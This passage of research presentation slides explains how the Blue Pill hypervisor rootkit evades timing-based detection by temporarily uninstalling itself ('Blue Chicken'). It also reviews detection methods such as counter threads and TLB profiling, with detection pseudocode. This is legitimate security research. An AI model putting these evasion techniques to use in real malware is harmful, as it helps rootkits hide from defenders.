- In order to notice a difference, we need to execute the measured instruction at least thousands of times
  - Because external time sources have much lower accuracy, then RDTSC instruction

```
t1 = GetTimeViaNTP();  
for (i = 0; i<BIGNUM; i++) RdMsr (EFER);  
t2 = GetTimeViaNTP();  
if (t2 - t1 > tMax) printf ("Troubles!\n");
```

# Avoiding detection with trusted time source

- Blue Pill can not generically intercept all possible external time sources,
  - e.g. NTP traffic might be encrypted
- However, we can avoid such detection in a very generic way...

# The Chicken Strategy



source: Wikipedia.org

# Blue Chicken technique


- If some intercepted instruction (e.g. RDMSR EFER) is being executed too often in some time slice...
- ... then assume that somebody is trying to detect us using external time source...
- ... in that case... escape!
- Escape into “hibernation mode” or “chicken mode” by temporarily uninstalling BP’s hypervisor

# Challenges for Blue Chicken

- How to detect the timing attack?
- How to uninstall a hypervisor on the fly?
  - And move the OS from the VM back to the native machine and resume it?
- How to make sure that we can install again?

# Detecting timing attacks

Shift register for remembering the times (TSCs) of intercepted events



# Uninstalling on the fly

When BP decides to unload...

- It analyzes guest state on last #VMEXIT,
- Generates code that fills all guest registers with values saved in guest VMCB
- Clears SVMME bit in EFER
- Executes this code



# Setting up the Timebomb

- Currently we use KTIMER to call our DPC callback after some time
  - Some time could be e.g. a few tens of msecs
- Setting up a KTIMER/DPC is tricky
  - We need to do that from a h/v address space, but that must be set inside a guest address space
- We use a rampoline code to do that for us

# “Blocking” Detector strategies

- Detector might intentionally execute a lot of intercepted instruction, in order to force BP to unload...
- Detector might repeat this behavior in a loop in the background in order to keep BP “unloaded” most of the time...
- ... however this way the detector would consume significant amount of CPU time...
- In order to e.g. force BP to be inactive for e.g. 50% of time, the detector would have to execute it’s loop for about 50% of CPU time.


# Blocking detector strategies – cont.

- Another strategy for the detector is to immediately install itself as a hypervisor after generating intercepted instruction, which are assumed to cause BP to unload,
- Problems:
  - Detector must use the very same technique as BP uses to install itself on the fly as a hypervisor,
  - Detector can not be sure that BP unloaded indeed (or that it hasn't just loaded back),
  - Detector might decide to stay “forever” or uninstall itself after some time...
- In case it decided to stay “forever” it blocks legitimate usages of SVM, e.g. Virtual PC
- Otherwise it engages in a race condition with BP

# “Counter based detection”

- Presented by Edgar Barbosa in July 2007 at SyScan,
- Does not use any time source for time profiling,
- Instead uses another thread executing ‘counter loop’ to measure the actual time spent by another thread executing RDMSR EFER,
- This detection method requires a multi core processor.

# “Counter based detection”



source: Edgar Barbosa, SyScan 2007

# Defeating “Counter attacks”?

- Hmm... we don't have any good idea for this doing this without quasi-binary-translation... ?!
- We can't use the “chicken” strategy, because RDMSR EFER instruction can be on the edge of the page :(
- We can't intercept thread's affinity assignments (via OS API), because a detector can simply create many threats (without explicitly asking the OS to bind them to a specific thread) and just chose 2 (or n) that just *happened* to be placed on different cores
- Thinking in progress.... ;)

# **Detecting Virtualization...**


... by measuring CPU resources  
discrepancies

# Case study: TLB profiling


- Several researchers suggested TLB profiling as a foolproof method for “Blue Pill detection”:
  - Peter Ferrie, AVAR, December 2006,
  - Tal Garfinkel et al., HotOS, May 2007,
  - Keith Adams, Blog: “BluePill detection in two easy steps”



# What is TLB?




# TLB Entry (fully associative)



# General Attack Idea

- Fill all TLB entries with some known mappings
- Generate #VMEXIT
  - VMM will destroy all/some TLB entries
- When guest resumed it checks how many TLB entries have been destroyed
  - if  $> 0$  then we have VMM!



# AMD's TLB (family 15)

- Values reported by CPUID, Fn = 8000\_0005
  - No of entries for 4k pages: 32 (L1)
  - No of entries for 2M pages: 8 (L1)
  - No of entries for 4k pages: 512 (L2)

# TLB time profiling (naive way)


```
FreezeSystem();
for (i=0; i<32; i++) p[i] = alloc_4k_page();
FlushTlb(); FlushDataCache();

for (i=0; i<32; i++) {
    x = p[i][0]; // fill TLB
    t1 = rdtsc(); x = p[i][0]; t2 = rdtsc(); // see how long it takes
    taccs1[i] = t2-t1; // to access via TLB
}


RdMsr (EFER); // force #VMEXIT

// now check the TLB again
for (i=0; i<32; i++) {
    t1 = rdtsc(); x = p[i][0]; t2 = rdtsc(); // measure access time again
